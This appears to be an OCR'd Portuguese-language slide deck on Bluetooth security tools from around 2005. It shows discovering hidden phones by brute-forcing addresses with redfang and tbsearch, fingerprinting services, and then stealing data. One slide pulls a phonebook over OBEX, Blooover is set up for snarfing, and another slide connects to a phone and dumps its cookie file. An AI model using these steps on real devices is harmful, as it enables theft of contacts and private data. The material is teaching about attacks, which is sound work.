
Searching

Nokia 6820


Ferramentas

```
# hcitool scan
Scanning ...
  00:80:17:4E:26:4D Phantomd
  00:60:57:DF:1D:28 Nokia 6600
  00:07:10:0D:3C:48 tungsten
  00:0A:19:01:D5:E0 Sander
```

Ferramentas



Equipamento identificado




root@debian: /home/nelson/fnt/tbear-1.3

```
Logging to: gts20050604.txt                     hci0    ^C - Exit       12:49:22


  SE-[redacted]          00:20:E0:[redacted]      0x020104   12:49:16
  message                00:09:C5:[redacted]      0x3e0100   09:28:07      Old
  Smart[redacted]        0A:00:92:2[redacted]     0x50020c   12:09:00      Old
  V3 Kim[redacted]       [redacted]               0x522204   10:47:41      Old
  Temp[redacted]         00:0A:D9:[redacted]      0x520204   11:08:58      Old
  Sandbend[redacted]     00:0A:95:[redacted]      0x10210c   11:14:55      Old
  Nokia 6820             00:0E:ED:[redacted]      0x520204   11:28:04      Old
  Nokia 6230             00:12:62:[redacted]      0x520204   12:49:19

 T-BEAR v1.1 Copyright(C) 2005, Joshua Davis              www.transient-iss.com
```

Equipamento identificado

```
# hcitool scan
Scanning ...
  00:60:57:DF:D1:28 Nokia 6600
```

Equipamento oculto


Bluetooth

Bluetooth
On

My phone's visibility
Hidden

My phone's name
Nokia 6600

```
# hcitool scan
Scanning ...
#
```

Equipamento oculto

```
# hcitool info 00:60:57:DF:1D:28
Requesting information ...
   BD Address:  00:60:57:DF:1D:28
   Device Name: Nokia 6600
   LMP Version: 1.1 (0x1) LMP Subversion: 0x248
   Manufacturer: Nokia Mobile Phones (1)
   Features: 0xbf 0x28 0x21 0x00 0x00 0x00 0x00 0x00
     <3-slot packets> <5-slot packets> <encryption> <slot offset>
     <timing accuracy> <role switch> <sniff mode> <SCO link>
     <HV3 packets> <CVSD>
```

Ferramentas

```
# fang -r 006057000000-006057FFFFFF
redfang - the bluetooth hunter ver 2.5
(c)2003 @stake Inc
author:   Ollie Whitehouse <ollie@atstake.com>
Address range 00:60:57:00:00:00 -> 00:60:57:FF:FF:FF
Found: Nokia 6600 [00:60:75:fd:1d:01]
Getting Device Information.. Connected.
        LMP Version: 1.1 (0x1) LMP Subversion: 0x248
        Manufacturer: Nokia Mobile Phones (1)
        Features: 0xbf 0x28 0x21 0x00
                <3-slot packets>
                <5-slot packets>
                <encryption>
                <slot offset>
                <timing accuracy>
                <role switch>
                <sniff mode>
                <SCO link>
                <HV3 packets>
                <CVSD>
```

Ferramentas

```
# tbsearch hci0
Using hci0...
Using 1 dev.
hci0:Trying 08:00:28:00:00:00
hci0:Trying 08:00:28:00:00:01
hci0:Trying 08:00:28:00:00:02
hci0:Trying 08:00:28:00:00:03
hci0:Trying 08:00:28:00:00:04
hci0:Trying 08:00:28:00:00:05
hci0:Trying 08:00:28:00:00:06
hci0:Trying 08:00:28:00:00:07
hci0:Trying 08:00:28:00:00:08
hci0:Trying 08:00:28:00:00:09
```

```
# cat /usr/local/etc/btoui
Texas_Instruments 08:00:28
...
palm 00:07:E0
AppleKeyboard 00:0A:95
EricssonT68i 00:0A:D9
HP_iPAQ 08:00:28
HP_iPAQh5500 08:00:17
Nokia3650 00:60:57
Nokia6600 00:60:57
Nokia6820 00:02:ee
Nokia7650 00:02:EE
NokiaNGage 00:60:57
SiemensFujitsu_LOOX600 00:E0:00
SiemensS55 00:01:E3
SiemensSX1 00:01:E3
SonyEricssonP800 00:0A:D9
SonyEricssonT610 00:0A:D9
...
```

Ferramentas

```
# tbsearch -n Nokia6600 hci0
Using hci0...
Using 1 dev.
Nokia6600 - 00:60:57
hci0:  Trying 00:60:57:00:00:00
hci0:  Trying 00:60:57:00:00:01
hci0:  Trying 00:60:57:00:00:02
hci0:  Trying 00:60:57:00:00:03
hci0:  Trying 00:60:57:00:00:04
hci0:  Trying 00:60:57:00:00:05
hci0:  Trying 00:60:57:00:00:06
hci0:  Trying 00:60:57:00:00:07
hci0:  Trying 00:60:57:00:00:08
hci0:  Trying 00:60:57:00:00:09
hci0:  Trying 00:60:57:00:00:0a
hci0:  Trying 00:60:57:00:00:0b
hci0:  Trying 00:60:57:00:00:0c
[...]
```

Ferramentas

```
# hcidump -t -X -V
HCI sniffer - Bluetooth packet analyzer ver 1.19
1114607942.923157 < HCI Command: Create Connection (0x01|
0x0005) plen 13 bdaddr 00:60:57:DF:1D:28 ptype 0xcc18 rswitch
0x00 clkoffset 0x0000
--
1114607942.938368 > HCI Event: Command Status (0x0f) plen 4
    Create Connection (0x01|0x0005) status 0x00 ncmd 1
1114607947.743196 > HCI Event: Connect Complete (0x03) plen 11
    status 0x00 handle 41 bdaddr 00:60:57:DF:1D:28 type ACL
encrypt 0x00
```

Service Discovery Protocol (SDP)


Provê os meios para uma aplicação cliente descobrir quais serviços estão disponíveis do lado servidor e os atributos deste serviço. Os atributos incluem tipo ou classe do serviço oferecido, e informações sobre o mecanismo ou protocolo necessários para usar determinado serviço.

Exemplos de serviços

OPUSH - OBEX (Transferência de arquivo)
FAX – FAX
DIN – Dial Up Network
SP – Serial Port

Ferramentas

```
# sdptool  search –dbaddr 00:60:57:DF:D1:28 OPUSH
Inquiring ...
Searching for OPUSH on 00:60:57:D
Service Name: OBEX Object Push
Service RecHandle: 0x10003
Service Class ID List:
  "OBEX Object Push" (0x1105)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 9
  "OBEX" (0x0008)
Language Base Attr List:
  code_ISO639: 0x656e
  encoding:    0x6a
  base_offset: 0x100
Profile Descriptor List:
  "OBEX Object Push" (0x1105)
    Version: 0x0100
```



BTSnoop

0 Nokia 8910i (RFCO…
Fax

1 Nokia 8910i (RFCO…
OBEX Object Push

2 Nokia 8910i (RFCO…
Dial-up networking

Ferramentas


Blueprinting™

```
# sdptool browser --tree 00:60:57:A5:BF:37 \
| bp.pl 00:60:57:A5:BF:37
00:60:57@3605345
device:  Nokia 8910i
version: V 4.45 02-07-03 NHM - 4NX (c) NMP
date: 02/07/03
type: mobile phone
note: n/a
```

Ferramentas

```
# obex_test -b 00:60:57:A5:BF:37
Using Bluetooth RFCOMM transport
OBEX Interactive test client/server.
> get telecom/pb.vcf
Made some progress...
Made some progress...
Made some progress...
[...]
Made some progress...
get_client_done() Found body
GET successful!
Filename = telecom/pb.vcf
Wrote /tmp/pb.vcf (10695 bytes)
> d
Disconnect done!
```


Ferramentas



Blooover

(scanning)

Options



BloooverAttac
k Configurati…

Attack Features

☒ Snarf Phoneboo…

□ Snarf SMS

☒ Add Phonebook…

□ Set Call Forward

□ Initiate Voice Call

Details for Phonebook Snarf:


Number of max.

Options ▾ Store

Ferramentas


```
$ conect -addr 00:60:75:1D:28 -channel 4 -user att -pass ack
Local device 00:09:C0:00:00:6D
Remote device 00:61:75:1D:28 (4)

$ drives
DR    FST     SIZE     FREE
C:   Lffs   6139Kb    530Kb
D:    Fat    379Kb    377Kb
E:    Fat 501480Kb 350480Kb
Z:    Rom  22528Kb      0Kb

$ cat c:\System\Data\Cookies.dat
CFI26985555mobile.lonelyplanet.com/Wed, 08-Feb-2004
02:18:02 GMTCFTOKE90689862mobile.lonelyplanet.com/Wed,
08-Feb-2004 02:18:02 GMT
```

Ferramentas



